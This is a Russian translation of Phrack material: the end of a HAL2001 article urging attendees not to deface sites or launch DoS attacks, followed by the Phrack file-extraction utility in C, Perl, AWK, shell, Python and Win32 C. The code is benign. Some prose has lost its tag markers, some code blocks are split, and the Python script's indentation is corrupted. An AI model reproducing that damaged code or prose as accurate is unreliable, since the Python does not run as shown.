Поскольку здесь мало кого осудили, бытует мнение, что копы в Нидерландах не воспринимают это всерьёз. Но дефейс сайта или DoS-атака — серьёзные преступления здесь, и при аресте вы можете надолго задержаться на месте. Арест на HAL автоматически делает из вашего дела «большое событие», сколько бы мало ни произошло на самом деле. А значит, отделаться лёгким испугом у вас вряд ли получится.

И если HAL хоть чем-то похож на своих предшественников, то здесь разгуливают сотрудники разведок внутренней безопасности большинства развитых стран, и они отслеживают, не высовывается ли кто-то из их страны с дурными намерениями. HAL — отличное место, чтобы стать заметным, причём самыми разными и нередко весьма интересными способами.

Лишая нас всех связи

Как и на HIP97, власти заблаговременно подготовили и подписали приказы, готовые к исполнению, чтобы обрубить наш канал в мир, если сеть HAL станет источником слишком многих проблем. Да, вы правильно прочитали: обрубить канал. 100% потеря пакетов.

На HAL2001 работают одни из лучших системных администраторов мира, которые мониторят наш канал и следят за тем, чтобы всё шло гладко. Некоторые из этих людей глубоко разбирались в вопросах компьютерной безопасности ещё до того, как вы появились на свет. И *конечно же* они отслеживают, не создаёт ли кто-то проблем — ни для работы нашей сети, ни для внешнего мира.

Так что сделайте одолжение себе и всем нам — пожалуйста, не будьте тупыми. А если вы всё же настаиваете на том, чтобы устроить неприятности, подумайте вот о чём: если вам всё-таки удастся оставить нас без связи, возможно, вам стоит надеяться, что копы доберутся до вас первыми.

Взрослейте

Если в вас это есть, сейчас — отличное время повзрослеть. Живите в хакерском сообществе так, чтобы это выходило за рамки дефейса сайтов и DDoS-атак. Существование после стадии скрипт-кидди открывает немало наград: вы чаще будете ощущать, что сделали что-то полезное, люди не будут смотреть на вас косо, и вы, возможно, даже познакомитесь с девушками.

Пожалуй, ещё важнее другое: мы как сообщество *нуждаемся* в том, чтобы вы выросли. Как мы уже сказали: правительства и крупные корпорации с пугающей скоростью берут наш мир под контроль. Хакеры лучше других способны понять, что происходит, и что-то с этим сделать. Это одна из причин, по которым их демонизируют силы, стремящиеся следить за каждым шагом всего населения. Ещё предстоит создать множество технологий для защиты приватности, и целое новое поколение должно осознать, что его свободы разрушаются. Ваша помощь была бы бесценна.

Fun

http://www.microsoft.com/office/clippy/images/rollover_4.gif

N0 L0GZ == N0 CRIME !

EOF

Утилита извлечения Phrack

Автор: phrackstaff

Утилита извлечения файлов Phrack Magazine, впервые появившаяся в выпуске P50, представляет собой удобный способ извлечения кода из текстовых ASCII-статей. Она сохраняет читаемость и 7-битную чистоту ASCII-кодов. При условии отсутствия посторонних тегов ` или ` в статье всё работает безупречно.

Исходный код и предварительно скомпилированные версии (Windows, Unix, ...) доступны по адресу: http://www.phrack.org/misc.

---

extract4.c — основная реализация на C (Phrack Staff и sirsyko)

Главная утилита извлечения, написанная на языке C. Обрабатывает файлы с тегами вида `путь/к/файлу !CRC32 ... ``, создаёт иерархическую структуру каталогов, при необходимости проверяет контрольные суммы CRC32.

Формат тегов извлечения:

```
host:~> cat testfile
irrelevant file contents
<++> path_and_filename1 !CRC32
file contents
<-->
irrelevant file contents
<++> path_and_filename2 !CRC32
file contents
<-->
irrelevant file contents
EOF
```

Поле `!CRC` является необязательным; имя файла — обязательным. Чтобы сгенерировать значение CRC32 для своего файла, укажите изначально произвольное значение — программа попытается проверить CRC, завершится с ошибкой и выведет ожидаемое значение. Используйте его.

Пример:

```
host:~> cat testfile
this text is ignored by the program
<++> testarooni !12345678
text to extract into a file named testarooni
as is this text
<-->

host:~> ./extract testfile
Opened testfile
 - Extracting testarooni
 crc32 failed (12345678 != 4a298f18)
Extracted 1 file(s).
```

В данном случае следует использовать значение `4a298f18`.

Компиляция: `gcc -o extract extract.c`

Использование: `./extract file1 file2 ... filen`

```
/*
 *  extract.c by Phrack Staff and sirsyko
```

```
 *
 *  Copyright (c) 1997 - 2000 Phrack Magazine
 *
 *  All rights reserved.
 *
 * Redistribution and use in source and binary forms, with or without
 * modification, are permitted provided that the following conditions
 * are met:
 * 1. Redistributions of source code must retain the above copyright
 *    notice, this list of conditions and the following disclaimer.
 * 2. Redistributions in binary form must reproduce the above copyright
 *    notice, this list of conditions and the following disclaimer in the
 *    documentation and/or other materials provided with the distribution.
 *
 * THIS SOFTWARE IS PROVIDED BY THE AUTHOR AND CONTRIBUTORS ``AS IS'' AND
 * ANY EXPRESS OR IMPLIED WARRANTIES, INCLUDING, BUT NOT LIMITED TO, THE
 * IMPLIED WARRANTIES OF MERCHANTABILITY AND FITNESS FOR A PARTICULAR PURPOSE
 * ARE DISCLAIMED.  IN NO EVENT SHALL THE AUTHOR OR CONTRIBUTORS BE LIABLE
 * FOR ANY DIRECT, INDIRECT, INCIDENTAL, SPECIAL, EXEMPLARY, OR CONSEQUENTIAL
 * DAMAGES (INCLUDING, BUT NOT LIMITED TO, PROCUREMENT OF SUBSTITUTE GOODS
 * OR SERVICES; LOSS OF USE, DATA, OR PROFITS; OR BUSINESS INTERRUPTION)
 * HOWEVER CAUSED AND ON ANY THEORY OF LIABILITY, WHETHER IN CONTRACT, STRICT
 * LIABILITY, OR TORT (INCLUDING NEGLIGENCE OR OTHERWISE) ARISING IN ANY WAY
 * OUT OF THE USE OF THIS SOFTWARE, EVEN IF ADVISED OF THE POSSIBILITY OF
 * SUCH DAMAGE.
 */

#include <stdio.h>
#include <stdlib.h>
#include <sys/stat.h>
#include <sys/types.h>
#include <string.h>
#include <dirent.h>
#include <fcntl.h>
#include <unistd.h>
#include <errno.h>

#define VERSION         "7niner.20000430 revsion q"

#define BEGIN_TAG       "<++> "
#define END_TAG         "<-->"
#define BT_SIZE         strlen(BEGIN_TAG)
#define ET_SIZE         strlen(END_TAG)
#define EX_DO_CHECKS    0x01
#define EX_QUIET        0x02

struct f_name
{
    u_char name[256];
    struct f_name *next;
};

unsigned long crcTable[256];


void crcgen()
{
    unsigned long crc, poly;
    int i, j;
    poly = 0xEDB88320L;
    for (i = 0; i < 256; i++)
    {
        crc = i;
        for (j = 8; j > 0; j--)
        {
            if (crc & 1)
            {
                crc = (crc >> 1) ^ poly;
            }
            else
            {
```

```
                crc >>= 1;
            }
        }
        crcTable[i] = crc;
    }
}


unsigned long check_crc(FILE *fp)
{
    register unsigned long crc;
    int c;

    crc = 0xFFFFFFFF;
    while( (c = getc(fp)) != EOF )
    {
         crc = ((crc >> 8) & 0x00FFFFFF) ^ crcTable[(crc ^ c) & 0xFF];
    }

    if (fseek(fp, 0, SEEK_SET) == -1)
    {
        perror("fseek");
        exit(EXIT_FAILURE);
    }

    return (crc ^ 0xFFFFFFFF);
}


int
main(int argc, char **argv)
{
    char *name;
    u_char b[256], *bp, *fn, flags;
    int i, j = 0, h_c = 0, c;
    unsigned long crc = 0, crc_f = 0;
    FILE *in_p, *out_p = NULL;
    struct f_name *fn_p = NULL, *head = NULL, *tmp = NULL;

    while ((c = getopt(argc, argv, "cqv")) != EOF)
    {
        switch (c)
        {
            case 'c':
                flags |= EX_DO_CHECKS;
                break;
            case 'q':
                flags |= EX_QUIET;
                break;
            case 'v':
                fprintf(stderr, "Extract version: %s\n", VERSION);
                exit(EXIT_SUCCESS);
        }
    }
    c = argc - optind;

    if (c < 2)
    {
        fprintf(stderr, "Usage: %s [-cqv] file1 file2 ... filen\n", argv[0]);
        exit(0);
    }

    for (i = 1; (fn = argv[i++]); )
    {
        if (!head)
        {
            if (!(head = (struct f_name *)malloc(sizeof(struct f_name))))
            {
                perror("malloc");
                exit(EXIT_FAILURE);
            }
```

```
        strncpy(head->name, fn, sizeof(head->name));
        head->next = NULL;
        fn_p = head;
    }
    else
    {
        if (!(fn_p->next = (struct f_name *)malloc(sizeof(struct f_name))))
        {
            perror("malloc");
            exit(EXIT_FAILURE);
        }
        fn_p = fn_p->next;
        strncpy(fn_p->name, fn, sizeof(fn_p->name));
        fn_p->next = NULL;
    }
}

if (!(fn_p->next = (struct f_name *)malloc(sizeof(struct f_name))))
{
    perror("malloc");
    exit(EXIT_FAILURE);
 }
fn_p = fn_p->next;
fn_p->next = NULL;

for (fn_p = head; fn_p->next; )
{
    if (!strcmp(fn_p->name, "-"))
    {
        in_p = stdin;
        name = "stdin";
    }
    else if (!(in_p = fopen(fn_p->name, "r")))
    {
        fprintf(stderr, "Could not open input file %s.\n", fn_p->name);
        fn_p = fn_p->next;
        continue;
    }
    else
    {
        name = fn_p->name;
    }

    if (!(flags & EX_QUIET))
    {
        fprintf(stderr, "Scanning %s...\n", fn_p->name);
    }
    crcgen();
    while (fgets(b, 256, in_p))
    {
        if (!strncmp(b, BEGIN_TAG, BT_SIZE))
        {
            b[strlen(b) - 1] = 0;
            j++;

            crc = 0;
            crc_f = 0;
            if ((bp = strchr(b + BT_SIZE + 1, '/')))
            {
                while (bp)
                {
                    *bp = 0;
                    if (mkdir(b + BT_SIZE, 0700) == -1 && errno != EEXIST)
                    {
                        perror("mkdir");
                        exit(EXIT_FAILURE);
                    }
                    *bp = '/';
                    bp = strchr(bp + 1, '/');
                }
            }
```

```
            if ((bp = strchr(b, '!')))
            {
                crc_f =
                    strtoul((b + (strlen(b) - strlen(bp)) + 1), NULL, 16);
               b[strlen(b) - strlen(bp) - 1 ] = 0;
               h_c = 1;
            }
            else
            {
                h_c = 0;
            }
            if ((out_p = fopen(b + BT_SIZE, "wb+")))
            {
                fprintf(stderr, ". Extracting %s\n", b + BT_SIZE);
            }
            else
            {
                printf(". Could not extract anything from '%s'.\n",
                    b + BT_SIZE);
                continue;
            }
        }
        else if (!strncmp (b, END_TAG, ET_SIZE))
        {
            if (out_p)
            {
                if (h_c == 1)
                {
                    if (fseek(out_p, 0l, 0) == -1)
                    {
                        perror("fseek");
                        exit(EXIT_FAILURE);
                    }
                    crc = check_crc(out_p);
                    if (crc == crc_f && !(flags & EX_QUIET))
                    {
                        fprintf(stderr, ". CRC32 verified (%08lx)\n", crc);
                    }
                    else
                    {
                        if (!(flags & EX_QUIET))
                        {
                            fprintf(stderr, ". CRC32 failed (%08lx != %08lx)\n",
                                    crc_f, crc);
                        }
                    }
                }
                fclose(out_p);
            }
            else
            {
                fprintf(stderr, ". `%s` had bad tags.\n", fn_p->name);
                continue;
            }
        }
        else if (out_p)
        {
            fputs(b, out_p);
        }
    }
    if (in_p != stdin)
    {
        fclose(in_p);
    }
    tmp = fn_p;
    fn_p = fn_p->next;
    free(tmp);
}
if (!j)
{
    printf("No extraction tags found in list.\n");
```

```
    }
    else
    {
        printf("Extracted %d file(s).\n", j);
    }
    return (0);
}
/* EOF */
```

---

extract.pl — реализация на Perl (Daos <daos@nym.alias.net>)

Минималистичный скрипт на Perl, реализующий базовое извлечение файлов по тегам ` / `. Создаёт каталоги при необходимости, записывает содержимое в соответствующие файлы.

```
# Daos <daos@nym.alias.net>
#!/bin/sh -- # -*- perl -*- -n
eval 'exec perl $0 -S ${1+"$@"}' if 0;

$opening=0;

if (/^\<\+\+\>/) {$curfile = substr($_ , 5); $opening=1;};
if (/^\<\-\-\>/) {close ct_ex; $opened=0;};
if ($opening) {
        chop $curfile;
        $sex_dir= substr( $curfile, 0, ((rindex($curfile,'/'))) ) if ($curfile =~ m/\//);
        eval {mkdir $sex_dir, "0777";};
        open(ct_ex,">$curfile");
        print "Attempting extraction of $curfile\n";
        $opened=1;
}
if ($opened && !$opening) {print ct_ex $_};
```

---

extract.awk — реализация на AWK (sirsyko)

Скрипт на AWK, реализующий аналогичную функциональность. Обрабатывает теги открытия и закрытия, создаёт промежуточные каталоги и записывает содержимое файлов.

```
#!/usr/bin/awk -f
#
# Yet Another Extraction Script
# - <sirsyko>
#
/^\<\+\+\>/ {
        ind = 1
        File = $2
        split ($2, dirs, "/")
        Dir="."
        while ( dirs[ind+1] ) {
                Dir=Dir"/"dirs[ind]
                system ("mkdir " Dir" 2>/dev/null")
                ++ind
        }
        next
}
/^\<\-\-\>/ {
        File = ""
        next
}
File { print >> File }
```

---

extract.sh — реализация на Shell (sirsyko)

Shell-скрипт, написанный 9 сентября 1997 года для команды Phrack. Создаёт все каталоги относительно текущего рабочего каталога. Использует переменную `IFS` для разбора путей — намеренное архитектурное решение (во избежание обработки абсолютных путей).

```
#!/bin/sh
# exctract.sh : Written 9/2/1997 for the Phrack Staff by <sirsyko>
#
# note, this file will create all directories relative to the current directory
# originally a bug, I've now upgraded it to a feature since I dont want to deal
# with the leading / (besides, you dont want hackers giving you full pathnames
# anyway, now do you :)
# Hopefully this will demonstrate another useful aspect of IFS other than
# haxoring rewt
#
# Usage: ./extract.sh <filename>

cat $* | (
Working=1
while [ $Working ];
do
        OLDIFS1="$IFS"
        IFS=
        if read Line; then
                IFS="$OLDIFS1"
                set -- $Line
                case "$1" in
                "<++>") OLDIFS2="$IFS"
                        IFS=/
                        set -- $2
                        IFS="$OLDIFS2"
                        while [ $# -gt 1 ]; do
                                File=${File:-"."}/$1
                                if [ ! -d $File ]; then
                                        echo "Making dir $File"
                                        mkdir $File
                                fi
                                shift
                        done
                        File=${File:-"."}/$1
                        echo "Storing data in $File"
                ;;
                "<-->") if [ "x$File" != "x" ]; then
                                unset File
                        fi ;;
                *)      if [ "x$File" != "x" ]; then
                                IFS=
                                echo "$Line" >> $File
                                IFS="$OLDIFS1"
                        fi
                ;;
                esac
                IFS="$OLDIFS1"
        else
                echo "End of file"
                unset Working
        fi
done
)
```

---

extract.py — реализация на Python (Timmy 2tone <_spoon_@usa.net>)

Реализация на Python с использованием классов и объектно-ориентированного подхода. Включает класс-заглушку `Datasink` для подавления вывода при ошибках открытия файла, а также вспомогательную функцию создания каталогов `mkdirs_if_any`.

```
#! /bin/env python
# extract.py    Timmy 2tone <_spoon_@usa.net>

import sys, string, getopt, os

class Datasink:
    """Looks like a file, but doesn't do anything."""
    def write(self, data): pass
    def close(self): pass

def extract(input, verbose = 1):
    """Read a file from input until we find the end token."""

    if type(input) == type('string'):
        fname = input
        try: input = open(fname)
        except IOError, (errno, why):
            print "Can't open %s: %s" % (fname, why)
            return errno
    else:
        fname = '<file descriptor %d>' % input.fileno()

    inside_embedded_file = 0
    linecount = 0
    line = input.readline()
    while line:

        if not inside_embedded_file and line[:4] == '<++>':

            inside_embedded_file = 1
            linecount = 0

            filename = string.strip(line[4:])
            if mkdirs_if_any(filename) != 0:
                pass

            try: output = open(filename, 'w')
            except IOError, (errno, why):
                print "Can't open %s: %s; skipping file" % (filename, why)
                output = Datasink()
                continue

            if verbose:
                print 'Extracting embedded file %s from %s...' % (filename,
                                                                  fname),

        elif inside_embedded_file and line[:4] == '<-->':
            output.close()
            inside_embedded_file = 0
            if verbose and not isinstance(output, Datasink):
                print '[%d lines]' % linecount

        elif inside_embedded_file:
            output.write(line)

        # Else keep looking for a start token.
        line = input.readline()
        linecount = linecount + 1

def mkdirs_if_any(filename, verbose = 1):
    """Check for existance of /'s in filename, and make directories."""

    path, file = os.path.split(filename)
    if not path: return
```

```
        errno = 0
        start = os.getcwd()
        components = string.split(path, os.sep)
        for dir in components:
            if not os.path.exists(dir):
                try:
                    os.mkdir(dir)
                    if verbose: print 'Created directory', path

                except os.error, (errno, why):
                    print "Can't make directory %s: %s" % (dir, why)
                    break

            try: os.chdir(dir)
            except os.error, (errno, why):
                print "Can't cd to directory %s: %s" % (dir, why)
                break

        os.chdir(start)
        return errno

    def usage():
        """Blah."""
        die('Usage: extract.py [-V] filename [filename...]')

    def main():
        try: optlist, args = getopt.getopt(sys.argv[1:], 'V')
        except getopt.error, why: usage()
        if len(args) <= 0: usage()

        if ('-V', '') in optlist: verbose = 0
        else: verbose = 1

        for filename in args:
            if verbose: print 'Opening source file', filename + '...'
            extract(filename, verbose)

    def db(filename = 'P51-11'):
        """Run this script in the python debugger."""
        import pdb
        sys.argv[1:] = ['-v', filename]
        pdb.run('extract.main()')

    def die(msg, errcode = 1):
        print msg
        sys.exit(errcode)

    if __name__ == '__main__':
        try: main()
        except KeyboardInterrupt: pass
```

---

extract-win.c — реализация для Windows (Fotonik <fotonik@game-master.com>)

Win32-версия утилиты извлечения, написанная 22 августа 1998 года. Использует стандартный диалог открытия файла Windows (`GetOpenFileName`) и создаёт иерархию каталогов через вспомогательную функцию `PowerCreateDirectory`. Актуальные версии (исходный код и исполняемый файл) размещались на сайте автора: http://www.altern.com/fotonik

```
    /*********************************************************************/
    /* WinExtract                                                        */
    /*                                                                   */
    /* Written by Fotonik <fotonik@game-master.com>.                     */
    /*                                                                   */
    /* Coding of WinExtract started on 22aug98.                          */
    /*                                                                   */
```

```
/* This version (1.0) was last modified on 22aug98.                          */
/*                                                                           */
/* This is a Win32 program to extract text files from a specially tagged     */
/* flat file into a hierarchical directory structure.  Use to extract        */
/* source code from articles in Phrack Magazine.  The latest version of      */
/* this program (both source and executable codes) can be found on my        */
/* website:  http://www.altern.com/fotonik                                   */
/*****************************************************************************/

#include <stdio.h>
#include <string.h>
#include <windows.h>

void PowerCreateDirectory(char *DirectoryName);

int WINAPI WinMain(HINSTANCE hThisInst, HINSTANCE hPrevInst,
                   LPSTR lpszArgs, int nWinMode)
{
OPENFILENAME OpenFile;
char InFileName[256]="";
char OutFileName[256];
char Title[]="WinExtract - Choose a file to extract files from.";
FILE *InFile;
FILE *OutFile;
char Line[256];
char DirName[256];
int FileExtracted=0;
int i;

ZeroMemory(&OpenFile, sizeof(OPENFILENAME));
OpenFile.lStructSize=sizeof(OPENFILENAME);
OpenFile.hwndOwner=HWND_DESKTOP;
OpenFile.hInstance=hThisInst;
OpenFile.lpstrFile=InFileName;
OpenFile.nMaxFile=sizeof(InFileName)-1;
OpenFile.lpstrTitle=Title;
OpenFile.Flags=OFN_FILEMUSTEXIST | OFN_HIDEREADONLY;

if(GetOpenFileName(&OpenFile))
   {
   if((InFile=fopen(InFileName,"r"))==NULL)
      {
      MessageBox(NULL,"Could not open file.",NULL,MB_OK);
      return 0;
      }

   while(fgets(Line,256,InFile))
      {
      if(!strncmp(Line,"<++> ",5))
         {
         Line[strlen(Line)-1]='\0';
         strcpy(OutFileName,Line+5);

         for(i=strlen(OutFileName)-1;i>=0;i--)
            {
            if((OutFileName[i]=='\\')||(OutFileName[i]=='/'))
               {
               strncpy(DirName,OutFileName,i);
               DirName[i]='\0';
               PowerCreateDirectory(DirName);
               break;
               }
            }

         if((OutFile=fopen(OutFileName,"w"))==NULL)
            {
            MessageBox(NULL,"Could not create file.",NULL,MB_OK);
            fclose(InFile);
            return 0;
            }
         while(fgets(Line,256,InFile))
```

```
            {
            if(strncmp(Line,"<-->",4))
               {
               fputs(Line, OutFile);
               }
            else
               {
               break;
               }
            }
         fclose(OutFile);
         FileExtracted=1;
         }
      }
   fclose(InFile);
   if(FileExtracted)
      {
      MessageBox(NULL,"Extraction sucessful.","WinExtract",MB_OK);
      }
   else
      {
      MessageBox(NULL,"Nothing to extract.","Warning",MB_OK);
      }
   }
   return 1;
}


/* PowerCreateDirectory creates directories down more than one yet         */
/* unexisting directory levels (e.g. c:\1\2\3)                             */
void PowerCreateDirectory(char *DirectoryName)
{
int i;
int DirNameLength=strlen(DirectoryName);
char DirToBeCreated[256];

for(i=1;i<DirNameLength;i++)
   {
   if((DirectoryName[i]=='\\')||(DirectoryName[i]=='/')||
      (i==DirNameLength-1))
      {
      strncpy(DirToBeCreated,DirectoryName,i+1);
      DirToBeCreated[i+1]='\0';
      CreateDirectory(DirToBeCreated,NULL);
      }
   }
}
```

— конец файла —